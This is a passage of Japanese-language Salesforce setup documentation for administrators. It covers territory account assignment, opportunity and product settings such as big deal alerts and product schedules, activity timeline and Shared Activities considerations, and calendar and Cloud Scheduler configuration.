- 項目の絞り込みリストを表示するには、[表示] ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成] をクリックして、自分専用のカスタムビューを定義します。
- ルール名をクリックして、ルールの詳細を表示します。

関連トピック:

テリトリー管理に関するオブジェクト
手動による取引先のテリトリーへの割り当て

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

継承されたルールを参照する

- 「設定・定義を参照する」

手動による取引先のテリトリーへの割り当て

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

取引先割り当てルールを作成して実行する代わりに、手動で取引先をテリトリーに割り当てることができます。

1. テリトリー詳細ページで、[手動で割り当てた取引先]関連リストから[取引先の追加] をクリックします。
2. ドロップダウンリストからビューを選択するか、[新規ビューの作成]をクリックして、新規カスタムビューを作成します。
3. [選択] および [選択解除] をクリックして、「選択可」および「選択済み」エリア間で取引先を移動します。また、次の操作も実行できます。
   - 文字をクリックすると、その文字に対応する取引先を参照します。
   - [すべて]をクリックすると、現在のビューの検索基準に一致するすべての取引先が表示されます。
   - [表示の選択]をクリックすると、現在のリストページに表示されたすべての取引先が「選択済み」エリアの下側に移動されます。
   - [表示の選択解除] または [すべて選択解除] をクリックすると、「選択済み」エリアから「選択可」エリアに取引先が移動されます。
4. 手動でテリトリーに追加する取引先がすべて「選択済み」エリアに含まれている場合は、[割り当て] をクリックします。

メモ: 手動による取引先割り当てルールの追加と実行は、完全に独立しています。手動で追加された取引先は、手動で削除されるまでテリトリーに残ります。割り当てルールによってテリトリーに取引先が追加されるのを妨げるものは何もありません。

関連トピック:

テリトリーの表示および編集

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

取引先をテリトリーに手動で追加する

- 「テリトリーの管理」

  および

  取引先に対する「編集」

  または

  売上予測マネージャであり、[売上予測マネージャのテリトリー管理] が選択されていて、テリトリー階層で自分の階層よりも下位で作業していて、取引先に対する「編集」権限を持つユーザ。

販売のオプションのカスタマイズ

商談および商品のカスタマイズ

次の追加機能を設定して、商談および商品を最大限に活用します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: Summer '09 よりも前に有効化された組織のすべてのエディション

使用可能なエディション: Summer '09 以降に有効化された組織の **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

類似商談の有効化と設定

現在取り組んでいる商談の属性に一致する成立した商談を検索して、進行中の商談を成立させるために役立つ情報にすばやくアクセスできます。

商品の商談への容易な追加

商談の作成時に商品を追加することをユーザに要求するように Salesforce を設定します。[商談の設定] で［商品を商談に追加するようユーザに促す］を選択すると、新しい商談レコードの保存ボタンの表示ラベルは「保存 & 商品の追加」になります。

商談アップデートリマインダーの有効化

更新された商談が的確かどうかによって、売上予測の正確さが左右されます。アップデートリマインダーを有効化すると、マネージャが直属の部下にチームの進行中の商談に関する自動メールを送信できます。

商品と商品価格の同時有効化および無効化

商品を有効または無効にするときに、その商品に関連するすべての価格が同時に有効または無効になるように、Salesforce を設定します。

商談商品に対する価格と数量の編集の制限

ユーザが商談の［価格］および［数量］項目を更新できるかどうかを制御します。

大規模商談アラートの有効化

取引金額が大きい商談に関する通知メールを自動的に送信するアラートを使用できます。商談アラートは、組織で 1 つだけ有効にできます。このアラートメッセージは、選択したユーザのためのページレイアウトと言語が含まれる商談詳細ページに似ています。

大規模商談アラートのカスタマイズ

取引金額が大きい商談に関する通知メールを自動的に送信するアラートを使用できます。商談がしきい値に達したときにメールを送信するこのアラートをカスタマイズします。

関連トピック:

商談

類似商談の有効化と設定

現在取り組んでいる商談の属性に一致する成立した商談を検索して、進行中の商談を成立させるために役立つ情報にすばやくアクセスできます。

メモ:

- 検索は *OR* ステートメントで構成されます。したがって、成立した商談が類似とみなされるには、1 つの条件にのみ一致する必要があります。最適な検索結果を得るには、複数の検索語を含めます。
- [類似商談] 関連リストに表示する商談項目を決定するときは、共有ルールやユーザ権限とは無関係に、表示されるすべての項目をユーザが参照できることに注意してください。

1. [設定] から、［クイック検索］ボックスに「*類似商談*」と入力し、[類似商談] を選択します。
2. [編集] をクリックします。
3. ［類似商談の有効化］を選択します。
4. 類似商談の検索時に突き合わせる項目または関連リストを選択し、[追加] をクリックします。
5. [類似商談] 関連リストに表示する項目を選択します。
6. [保存] をクリックします。
7. [類似商談] 関連リストが商談ページレイアウトに追加されたことを確認します。

関連トピック:

類似商談を検索するためのガイドライン

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: Summer '09 よりも前に有効化された組織のすべてのエディション

使用可能なエディション: Summer '09 以降に有効化された組織の **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

類似商談を有効化および設定する

- 「アプリケーションのカスタマイズ」

商品の商談への容易な追加

商談の作成時に商品を追加することをユーザに要求するように Salesforce を設定します。[商談の設定] で［商品を商談に追加するようユーザに促す］を選択すると、新しい商談レコードの保存ボタンの表示ラベルは「保存 & 商品の追加」になります。

関連トピック:

商品の概念

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

商談アップデートリマインダーの有効化

更新された商談が的確かどうかによって、売上予測の正確さが左右されます。アップデートリマインダーを有効化すると、マネージャが直属の部下にチームの進行中の商談に関する自動メールを送信できます。

1. [設定]から、［クイック検索］ボックスに「アップデートリマインダー」と入力し、[アップデートリマインダー]を選択します。
2. [編集]をクリックします。
3. ［組織にアップデートリマインダーを有効にする］を選択します。
4. 必要に応じて、［直属の部下を持つユーザに対するリマインダーを自動的に有効にする］を選択し、直属の部下を持つすべてのユーザに商談アップデートリマインダーをスケジュール設定します。
5. [保存]をクリックします。
6. 直属の部下を持つすべてのユーザを自動的に有効にしなかった場合、商談アップデートリマインダーをスケジュール設定できるユーザを選択します。直属の部下を持つユーザはすべて追加することができます。
7. [有効化]をクリックします。
8. それらのユーザに、直属の部下のアップデートリマインダーをスケジュール設定できるようになったことを通知します。

メモ: 取引先所有者が商談アップデートリマインダーの送信を許可されている場合、その取引先に対してエグゼクティブに割り当てられているすべてのパートナーユーザとカスタマーポータルユーザは、商談へのアクセス権を持っていなくても、リマインダーを受け取ります。これらのユーザにリマインダーが送信されないようにするには、エグゼクティブロールからユーザを削除してください。

関連トピック:

類似商談を検索するためのガイドライン

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

商談の自動アップデートリマインダーを有効化する

- 「アプリケーションのカスタマイズ」または「ユーザの管理」

商談アップデートリマインダーを有効または無効にする

- 「ユーザの管理」

商品と商品価格の同時有効化および無効化

商品を有効または無効にするときに、その商品に関連するすべての価格が同時に有効または無効になるように、Salesforce を設定します。

1. [設定] から、［クイック検索］ボックスに「*商品設定*」と入力し、[商品設定] を選択します。
2. ［商品レコード上の有効フラグを変更した際に］を選択します。
3. 変更内容を保存します。

関連トピック:

商談商品に対する価格と数量の編集の制限

商品の概念

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

商品価格を自動的に有効または無効にする

- 「アプリケーションのカスタマイズ」

商談商品に対する価格と数量の編集の制限

ユーザが商談の［価格］および［数量］項目を更新できるかどうかを制御します。

［販売価格］および［数量］項目は必須ですが、ページレイアウトから削除でき、デフォルト値が自動入力されます。これらの項目はユーザに表示されなくなり、データを追加することもできません。

商談商品が関連付けられた価格表からの価格を確実に使用するには、商談商品のページレイアウトから［販売価格］項目を削除します。

商談商品のいずれかの数量を商談商品すべてに使用するには、商談商品のページレイアウトから［数量］項目を削除します。

メモ: これらの項目をページレイアウトから削除できない場合は、Salesforce に連絡して、このオプションを有効にします。

関連トピック:

商品と商品価格の同時有効化および無効化

商品の概念

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

価格と単位の編集を制限する

- 「アプリケーションのカスタマイズ」

大規模商談アラートの有効化

取引金額が大きい商談に関する通知メールを自動的に送信するアラートを使用できます。商談アラートは、組織で1つだけ有効にできます。このアラートメッセージは、選択したユーザのためのページレイアウトと言語が含まれる商談詳細ページに似ています。

操作を開始する前に、すべてのアラートに含めるページレイアウトと言語が設定されているユーザを決めます。対象となるユーザは、「すべてのデータの参照」権限を持っている必要があります。

1. [設定] から、［クイック検索］ボックスに「*大規模商談アラート*」と入力し、[大規模商談アラート] を選択します。
2. アラートの名前を入力します。
3. ［トリガとなる確度］と［トリガとなる金額］をマスタ通貨で入力します。商談アラートは、確度と金額が指定された値かそれを超える商談で送信されます。アラートは、トリガとなる確度と金額の両方がそれぞれのしきい値の設定と一致する商談でのみ送信されます。

   メモ: 商談の通貨がマスタ通貨とは異なる場合でも、商談は大規模商談アラートを起動できます。商談の［金額］はマスタ通貨に変換されて［トリガとなる金額］と比較されます。高度な通貨管理を使用している場合、期間指定換算レートが使用されます。

4. 設定の保存後に新しいアラートをすぐに有効にする場合は、［有効］チェックボックスをオンにします。
5. ［差出人名］を入力します。
6. ［差出人メールアドレス］を入力します。

   メモ: 差出人アドレスは、検証済みの組織の共有メールアドレスか、Salesforce プロファイルにリストされているメールアドレスにする必要があります。

7. メールの内容として適切な商談のページレイアウト、言語、および通貨が設定されたユーザを選択します。対象となるユーザは、「すべてのデータの参照」権限を持っている必要があります。

   マルチ通貨を使用している組織では、すべてのアラートで金額が商談の通貨で表示されます。商談の通貨とこの手順で選択したユーザの通貨が異なる場合、メールには両方の通貨が表示されます。

   メールの受信者をカンマで区切って入力します。CC 受信者と BCC 受信者も指定できますが、すべてのメールアドレスが有効である必要があります。

   BCC：項目は、組織でコンプライアンス BCC メールを有効にしている場合は選択できません。

8. 商談の所有者をアラートメールに含める場合は、［商談 所有者へ通知する］チェックボックスをオンにします。
9. [保存] をクリックします。

メモ: 商談が初めてしきい値に達したときに、商談のアラートにより通知が送信されます。したがって、90 % の確度でしきい値に達した商談は、確度がその後さらに高くなった場合でも、追加のアラートのトリガとなることはありません。ただし、すでにアラートのトリガとなり、その後確度がしきい値より下がった商談は、再びしきい値に達したときに 2 回目のアラートのトリガとなります。

Connect Offline をリモートで使用すると、アラートのトリガとなった商談を変更できます。データを更新するときに、アラートメッセージが送信されます。

関連トピック:

大規模商談アラートのカスタマイズ

大規模商談アラートのカスタマイズ

取引金額が大きい商談に関する通知メールを自動的に送信するアラートを使用できます。商談がしきい値に達したときにメールを送信するこのアラートをカスタマイズします。

しきい値は、商談金額と確度で構成されます。たとえば、$500,000の商談の確度が 90% に達したときにメールをチームに送信できます。

関連トピック:

大規模商談アラートの有効化

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

大規模商談アラートを有効にする
- 「アプリケーションのカスタマイズ」

商品ファミリを使用

商品を分類するには、［商品ファミリ］選択リストを使用します。たとえば、会社がハードウェアとソフトウェアの両方を販売している場合は、ハードウェアとソフトウェアという 2 つの商品ファミリを作成できます。

組織でカスタマイザブル売上予測を使用している場合、ユーザは、ハードウェアとソフトウェアそれぞれの売上目標を設定することができます。また、ユーザは、ソフトウェア商品を扱う商談とは別に、ハードウェア商品を扱う商談の売上予測を参照することもできます。

商品ファミリの使用を開始する手順は、次のとおりです。

- 販売する商品について複数のカテゴリを含む［商品ファミリ］選択リストをカスタマイズします。
- 価格表に掲載されている各商品について、商品を編集し、適切な［商品ファミリ］値を選択します。
- 組織でカスタマイザブル売上予測を使用している場合は、ユーザの各商品ファミリに対して、異なる目標を設定できます。
- 組織でカスタマイザブル売上予測を使用している場合は、ユーザが [売上予測] タブをクリックしたときに特定の売上予測ファミリ値をデフォルトで表示するように売上予測設定を変更することを検討してください。

関連トピック:

商品の概念

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

商品ファミリを編集する
- 「アプリケーションのカスタマイズ」

商品スケジュールの有効化

一定期間に配送または支払が行われる商品のデフォルトの収益スケジュールと数量スケジュールを作成します。さらに、システム管理者は、スケジュール設定を有効にして、商談時にユーザが個々の商品のスケジュールを作成できるようにします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1. [設定] から、［クイック検索］ボックスに「*商品スケジュール*」と入力し、[商品スケジュール設定] を選択します。
2. 組織の数量と収益によるスケジュールを有効にするには、適切なチェックボックスをオンにします。スケジュール種別を無効にすると、すべての既存のスケジュール情報が商品から自動的に削除されます。

   各スケジュール種別の定義については、「商品の概念」(ページ 1659)を参照してください。
3. 有効にしたスケジュール種別に対して、そのスケジュール種別を価格表のすべての商品で自動的に有効にするかどうかを選択します。このオプションでは、価格表にあるすべての商品の［数量スケジュールの有効］または［収益スケジュールの有効］チェックボックスが自動的に選択されます。
4. [保存] をクリックします。

スケジュールを商品ごとに詳細に管理するため、管理者はユーザが各商品に設定できるスケジュール種別を決定できます。

メモ: スケジュールの有効化または無効化は、アーカイブ済み商品には影響しません。

Apex でスケジュールを参照している場合、無効にできるスケジュール種別 (数量または収益) は 1 つのみです。たとえば、Apex でスケジュールオブジェクト (コード内の `OpportunityLineItemSchedule`) を参照している場合、片方のスケジュール種別を無効にすることはできますが、両方を無効にすることはできません。

関連トピック:

商品の概念

営業担当のミーティングと ToDo の支援

営業担当による行動と ToDo の同時管理の支援

営業担当がリード、取引先責任者、商談、取引先に関してより正確な観点を得られるようにします。営業担当は組み合わせた活動設定を使用して、ミーティングと ToDo を管理および追跡できます。Lightning Experience と Salesforce Classic のオプションは異なります。

Lightning Experience の活動コンポーザと活動タイムラインの考慮事項

Salesforce 組織によっては、活動コンポーザでタブが非表示になるのを防ぐため、ページレイアウトまたはレコードタイプを調整する必要があります。また、活動タイムラインの項目の表示や順序をカスタマイズする場合は、特定の項目の動作に注意してください。

Salesforce Classic での活動アラームの設定に関する考慮事項

行動と ToDo のアラームを表示する個々の設定を無効にすると、ユーザの活動アラーム設定が消去されます。活動アラームを後で再び有効にすると、ユーザは設定を再有効化した後に作成または編集した活動についてのみアラームを受け取ります。

Shared Activities の考慮事項 (活動に複数の取引先責任者がある場合)

Shared Activities を使用すると、ユーザが複数の取引先責任者を各行動または ToDo に関連付けたり、取引先責任者詳細ページで活動予定と活動履歴に関する情報を表示したりできます。Shared Activities を有効化した場合、または Salesforce 組織で Shared Activities がデフォルトで有効化されている場合、無効にすることはできません。Shared Activities を有効にするか、無効のままにするかに関係なく、次の考慮事項を確認してください。

Shared Activities のガイドライン (活動に複数の取引先責任者がある場合)

行動詳細および ToDo 詳細と一緒に関連する取引先責任者を含めるには、[名前] 関連リストを行動詳細および ToDo 詳細ページレイアウトに含めます。

関連トピック:

- 行動と ToDo を一緒に管理するオプションのカスタマイズ

Lightning Experience の活動コンポーザと活動タイムラインの考慮事項

Salesforce 組織によっては、活動コンポーザでタブが非表示になるのを防ぐため、ページレイアウトまたはレコードタイプを調整する必要があります。また、活動タイムラインの項目の表示や順序をカスタマイズする場合は、特定の項目の動作に注意してください。

エディション

Lightning Experience で使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ページレイアウトとレコードタイプの調整による活動コンポーザのタブの表示

一部の Salesforce 組織では、Lightning Experience の活動コンポーザにタブを表示するために、設定を調整する必要があります。

タイムラインと活動の関連リストの考慮事項

Lightning Experience では、活動をサポートするオブジェクトの詳細ページに、他の関連リストと共に [活動予定] および [活動履歴] 関連リストが表示されることはありません。代わりに、活動タイムラインが表示されます。活動をサポートするオブジェクトには、商談、リード、取引先、取引先責任者、契約などと、活動を有効化したカスタムオブジェクトがあります。

活動タイムラインの項目をカスタマイズする場合の考慮事項

コンパクトレイアウトを使用して、活動タイムラインの項目の表示と順序をカスタマイズできます。特定の必須フィールドは、レイアウトから削除してもタイムラインに残ることに注意してください。タイムラインのアイコンはカスタマイズできません。

関連トピック:

- Lightning Experience での ToDo リストのカスタマイズのガイドライン

ページレイアウトとレコードタイプの調整による活動コンポーザのタブの表示

一部の Salesforce 組織では、Lightning Experience の活動コンポーザにタブを表示するために、設定を調整する必要があります。

エディション

Lightning Experience で使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Lightning Experience の活動コンポーザの [電話]、[ToDo]、[行動] タブの設定

Salesforce 組織の商談その他のオブジェクトの活動コンポーザに [電話]、[ToDo]、[行動] タブが表示されないことがあります。その場合は、レイアウト、レコードタイプ、権限の設定をチェックします。

Lightning Experience の活動コンポーザのメールアクションの設定

Salesforce 組織の商談やその他のオブジェクトの活動コンポーザにメールアクションが表示されないことがあります。その場合は、レイアウトや権限の設定をチェックします。

Lightning Experience の活動コンポーザの [電話]、[ToDo]、[行動] タブの設定

エディション

Lightning Experience で使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce 組織の商談その他のオブジェクトの活動コンポーザに [電話]、[ToDo]、[行動] タブが表示されないことがあります。その場合は、レイアウト、レコードタイプ、権限の設定をチェックします。

1. オブジェクト (商談、リード、取引先、取引先責任者、または活動をサポートするカスタムオブジェクト) のページレイアウトを確認します。オブジェクトのページレイアウトの [Salesforce1 および Lightning Experience アクション] セクションに、対応するアクションが含まれているかどうか確認します。

   メモ: オブジェクトページはグローバルページレイアウトのアクションを継承します。ただし、オブジェクトのページレイアウトの [Salesforce1 および Lightning Experience アクション] セクションにあるアクションをカスタマイズしている場合を除きます。

2. 電話、ToDo、行動にカスタムレコードタイプを作成している場合は (レコードタイプによってレコードのレイアウトと選択リスト値が決まります。1 つ以上のレコードタイプを定義して、ユーザが行動または ToDo を作成するときに選択できるようにします)、カスタムレコードタイプに関連付けたページレイアウトをチェックします。対応するアクションにカスタムレコードタイプを割り当てていることを確認します。たとえば、電話にカスタムレコードタイプを作成している場合は、そのレコードタイプを [活動の記録] アクションに割り当てます。
3. ユーザにそのカスタムレコードタイプの参照権限があることを確認します。

関連トピック:

- Lightning Experience のアクション
- Lightning Experience でのアクションの順序
- ページレイアウト
- 権限セット

Lightning Experience の活動コンポーザのメールアクションの設定

Salesforce組織の商談やその他のオブジェクトの活動コンポーザにメールアクションが表示されないことがあります。その場合は、レイアウトや権限の設定をチェックします。

1. 活動コンポーザにメールアクションが表示されない場合は、商談その他のオブジェクトのレコードタイプに割り当てられたページレイアウトを開きます。
2. [メールの送信] アクション ([メールを送信]) アクションではない) をページレイアウトの [Salesforce1 および Lightning Experience アクション] セクションに追加します。
3. ユーザに「メールを送信」(「メールの送信」 ではない) 権限があることを確認します。

エディション

Lightning Experience で使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- Lightning Experience のアクション
- Lightning Experience でのアクションの順序
- ページレイアウト
- 権限セット

タイムラインと活動の関連リストの考慮事項

Lightning Experience では、活動をサポートするオブジェクトの詳細ページに、他の関連リストと共に [活動予定] および [活動履歴] 関連リストが表示されることはありません。代わりに、活動タイムラインが表示されます。活動をサポートするオブジェクトには、商談、リード、取引先、取引先責任者、契約などと、活動を有効化したカスタムオブジェクトがあります。

エディション

Lightning Experience で使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

活動タイムラインの項目をカスタマイズする場合の考慮事項

コンパクトレイアウトを使用して、活動タイムラインの項目の表示と順序をカスタマイズできます。特定の必須フィールドは、レイアウトから削除してもタイムラインに残ることに注意してください。タイムラインのアイコンはカスタマイズできません。

項目の表示と順序
: コンパクトレイアウトを使用して、タイムラインの項目の表示と順序をカスタマイズします。ただし、重要な活動情報を含む特定の項目は、レイアウトから削除してもタイムラインに残ります。たとえば、期日、日時、または ToDoの状況の項目をコンパクトレイアウトから削除するとします。行動の開始日時、ToDoのチェックボックス、ToDo期日、活動記録日は活動のタイムラ

エディション

Lightning Experience で使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

インに引き続き表示されます。行動の説明項目とToDoのコメント項目はコンパクトレイアウトでは使用できませんが、タイムラインには常に表示されます。タイムラインに表示されるの残りの項目は、コンパクトレイアウトに含まれる項目を反映します。

アイコン
タイムラインの活動種別 (行動、ToDo、電話、メール) のアイコンはカスタマイズできません。

Salesforce Classic での活動アラームの設定に関する考慮事項

行動と ToDo のアラームを表示する個々の設定を無効にすると、ユーザの活動アラーム設定が消去されます。活動アラームを後で再び有効にすると、ユーザは設定を再有効化した後に作成または編集した活動についてのみアラームを受け取ります。

エディション

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

Shared Activities の考慮事項 (活動に複数の取引先責任者がある場合)

Shared Activities を使用すると、ユーザが複数の取引先責任者を各行動または ToDo に関連付けたり、取引先責任者詳細ページで活動予定と活動履歴に関する情報を表示したりできます。Shared Activities を有効化した場合、または Salesforce 組織で Shared Activities がデフォルトで有効化されている場合、無効にすることはできません。Shared Activities を有効にするか、無効のままにするかに関係なく、次の考慮事項を確認してください。

エディション

Lightning Experience で使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

Shared Activities の有効化

取引先責任者数の制限
営業担当が各行動または ToDo に関連付けることができる取引先責任者は最大 50 件です。

Shared Activities の有効化の所要時間
Salesforce 組織の活動量によっては、Shared Activities の有効化に最大 48 時間かかる場合があります。このプロセスの間も、営業担当は引き続き行動と ToDo を操作できます。プロセスが完了しなかった場合は、[設定]の[活動設定]ページに、その状況と必要な処置に関するメッセージが表示されます。

関連する取引先責任者とその他の活動詳細を一緒に表示
行動詳細ページと ToDo 詳細ページに関連する取引先責任者を表示するには、[名前] 関連リストが行動およびToDoページレイアウトに含まれていることを確認します。[名前]関連リストの内容は項目ではないため、項目レベルセキュリティ設定は適用されません。

Visualforce での行動の表示
Visualforce ページに Shared Activities の行動を表示するのに標準コントローラを使用する場合は、API バージョン 26.0 以降を使用します。

Shared Activities の無効化を維持

活動リレーションに基づいたカスタムレポートの制限

Shared Activities を有効化しない場合、活動リレーションに基づいたカスタムレポートは次のように動作します。

- 行動への招待者のみが表示され、主催者は表示されない。
- 誰も招待されていない行動は表示されない。

活動のカスタム参照がサポートされない

Shared Activities が有効化されていない場合、活動のカスタム参照項目リレーションを使用するカスタムレポートタイプはサポートされません。

メール用に重複レコードが作成される

Shared Activities を有効化しない場合、営業担当が複数の取引先責任者にメールを送信すると、Salesforce によって取引先責任者ごとに完了 ToDo が作成されます。その結果、Salesforce は、メールに対応する ToDo 1 件のみではなく、重複レコードを作成します。

Shared Activities のガイドライン (活動に複数の取引先責任者がある場合)

行動詳細および ToDo 詳細と一緒に関連する取引先責任者を含めるには、[名前] 関連リストを行動詳細および ToDo 詳細ページレイアウトに含めます。

関連トピック:

ページレイアウト

エディション

Lightning Experience で使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

営業担当による行動とカレンダーの管理の支援

営業担当がミーティングとスケジュールを管理する方法を最適化します。Lightning Experience、Salesforce Classic、および Salesforce1 のオプションは異なります。

Salesforce Classic での公開カレンダーまたはリソースカレンダーの作成および管理

公開カレンダーを使用すると、グループ活動を管理できます。たとえば、マーケティング行動、商品のリリース、トレーニングなどのグループの行動を追跡したり、チームの休暇などの共通の活動をスケジュールしたりできます。リソースカレンダーを使用すると、会議室やオーバーヘッドプロジェクターなどの共有リソースの使用をスケジュールできます。

Salesforce Classic での Cloud Scheduler の設定

[新規ミーティング要請] ボタンは、ページレイアウトでデフォルトで有効になっています。ユーザは Cloud Scheduler を使用して、顧客とのミーティングを要請できます。このボタンは取引先責任者、リード、および個人取引先の詳細ページの [活動予定] 関連リストに表示されます。

行動の項目

行動レコードには、行動の詳細を追跡して記録するための標準項目があります。

関連トピック:

- 行動およびカレンダーのオプションのカスタマイズ

Salesforce Classic での公開カレンダーまたはリソースカレンダーの作成および管理

公開カレンダーを使用すると、グループ活動を管理できます。たとえば、マーケティング行動、商品のリリース、トレーニングなどのグループの行動を追跡したり、チームの休暇などの共通の活動をスケジュールしたりできます。リソースカレンダーを使用すると、会議室やオーバーヘッドプロジェクターなどの共有リソースの使用をスケジュールできます。

作成できるカレンダーの数に制限はありません。

エディション

Salesforce Classic で使用可能なエディション: **Group Edition**、**Personal Edition**、および **Database.com** Edition を除くすべてのエディション

ユーザ権限

公開カレンダーを管理する
- 「アプリケーションのカスタマイズ」

リソースカレンダーを管理する
- 「アプリケーションのカスタマイズ」

行動の関連レコードを参照する
- ユーザには「参照」権限が必要

- 既存の公開カレンダーとリソースカレンダーの参照および編集

  [設定] から、[クイック検索] ボックスに「*公開 & リソースカレンダー*」と入力し、[公開 & リソースカレンダー] を選択します。

- 公開カレンダーまたはリソースカレンダーの作成

  1. [新規] をクリックしてカレンダーの名前を指定し、[有効] を選択してカレンダーを保存します。
  2. [共有] をクリックします。カレンダーを共有させる公開グループ、ロール、またはユーザを追加します。
  3. [カレンダーのアクセス権] で、カレンダーを共有する方法を指定します。

     詳細を非表示
     : 他のユーザには、所定の時間が使用可能かどうかが表示されますが、カレンダーの行動についてそれ以外の情報は表示されません。

     詳細の非表示、新規行動の追加
     : 他のユーザには、所定の時間が使用可能かどうかが表示されますが、行動の詳細は表示されません。カレンダーに行動を追加できます。

     詳細の表示
     : 他のユーザに、カレンダーの行動についての詳細情報が表示されます。

     詳細の表示、新規行動の追加
     : 他のユーザには、カレンダーの行動についての詳細情報が表示され、カレンダーに行動を追加できます。

フルアクセス
他のユーザには、カレンダーの行動についての詳細情報が表示され、カレンダーに行動を追加したり、カレンダーの既存の行動を編集できます。

- 公開カレンダーの削除
  1. [設定]から、[クイック検索]ボックスに「*公開 & リソースカレンダー*」と入力し、[公開&リソースカレンダー]を選択します。
  2. カレンダーの名前の横にある [削除] をクリックします。

ユーザは、適切な権限を持つようにしてください。たとえば、商談に対する「参照」権限を持っていない招待者は、その予定と関連付けられている商談を参照できません。

関連トピック:

活動へのアクセス

Salesforce Classic での Cloud Scheduler の設定

[新規ミーティング要請]ボタンは、ページレイアウトでデフォルトで有効になっています。ユーザは Cloud Scheduler を使用して、顧客とのミーティングを要請できます。このボタンは取引先責任者、リード、および個人取引先の詳細ページの [活動予定] 関連リストに表示されます。

重要: Winter '17 以降に作成された Salesforce 組織では、Cloud Scheduler を使用できません。Winter '17 より前に Cloud Scheduler を有効にした場合は、Winter '18 まで組織で引き続き使用できます。ただし、[新規ミーティング要請] ボタンを削除すると、追加し直すことはできません。詳細は、「Winter '17 で段階的な廃止を開始する Cloud Scheduler」を参照してください。

次のメソッドを単独でまたは組み合わせて使用し、詳細ページレイアウトに[新規ミーティング要請]ボタンを表示するかどうかを制御します。このボタンは、[要請済みミーティング]サブタブが有効になっている場合は、[ホーム]タブの[カレンダー]セクションでも使用できます。次の追加アクションおよび削除操作は、[カレンダー]セクションのボタンには影響を与えません。

エディション

Salesforce Classic で使用可能なエディション: **Personal Edition** および **Database.com** Edition を除くすべてのエディション

ユーザ権限

ページレイアウトと活動設定をカスタマイズする
- 「アプリケーションのカスタマイズ」

複数のページレイアウト用の Cloud Scheduler の簡易設定

1. [設定] から、[クイック検索] ボックスに「*Cloud Scheduler*」と入力し、[クラウドスケジューラ] を選択します。
2. ボタンを追加するときに、新しい UI のテーマがまだ有効になっていない場合は、[設定] の [ユーザインターフェース] ページで有効にします。
3. すべての対象のページレイアウトの [活動予定] 関連リストに [新規ミーティング要請] ボタンを追加するには、[[追加] ボタン] をクリックします。現在のすべてのページレイアウトからボタンを削除するには、[[削除] ボタン] をクリックします。

個別のページレイアウト用の Cloud Scheduler の手動設定

1. ボタンを追加するときに、新しい UI のテーマがまだ有効になっていない場合は、[設定] の [ユーザインターフェース] ページで有効にします。「ユーザインターフェースの設定」を参照してください。
2. 希望するページレイアウトで、[活動予定] 関連リストに [新規ミーティング要請] ボタンを追加または削除します。
   - 取引先責任者
   - リード
   - 個人取引先 (有効な場合)

     ユーザが個人取引先とのミーティングを要請することを許可するには、ページレイアウトに［メール］項目を追加します。個人取引先のオブジェクト管理設定から、[ページレイアウト] に移動します。

Cloud Scheduler の任意の設定

次の設定は、Cloud Scheduler がさらに使いやすいものになるよう、必要に応じて有効化できます。

- ユーザに Salesforce for Outlook をインストールするように依頼します。

  ユーザが Salesforce と Outlook で行動を同期して、Salesforce のカレンダーに表示されているユーザ自身の予定に基づいてミーティング時間を提案できるようにすることをお勧めします。
- 招待者に送信するミーティング要請に会社のロゴを追加します。
- [ホーム] タブの [カレンダー] セクションに要請済みのミーティングを表示します。

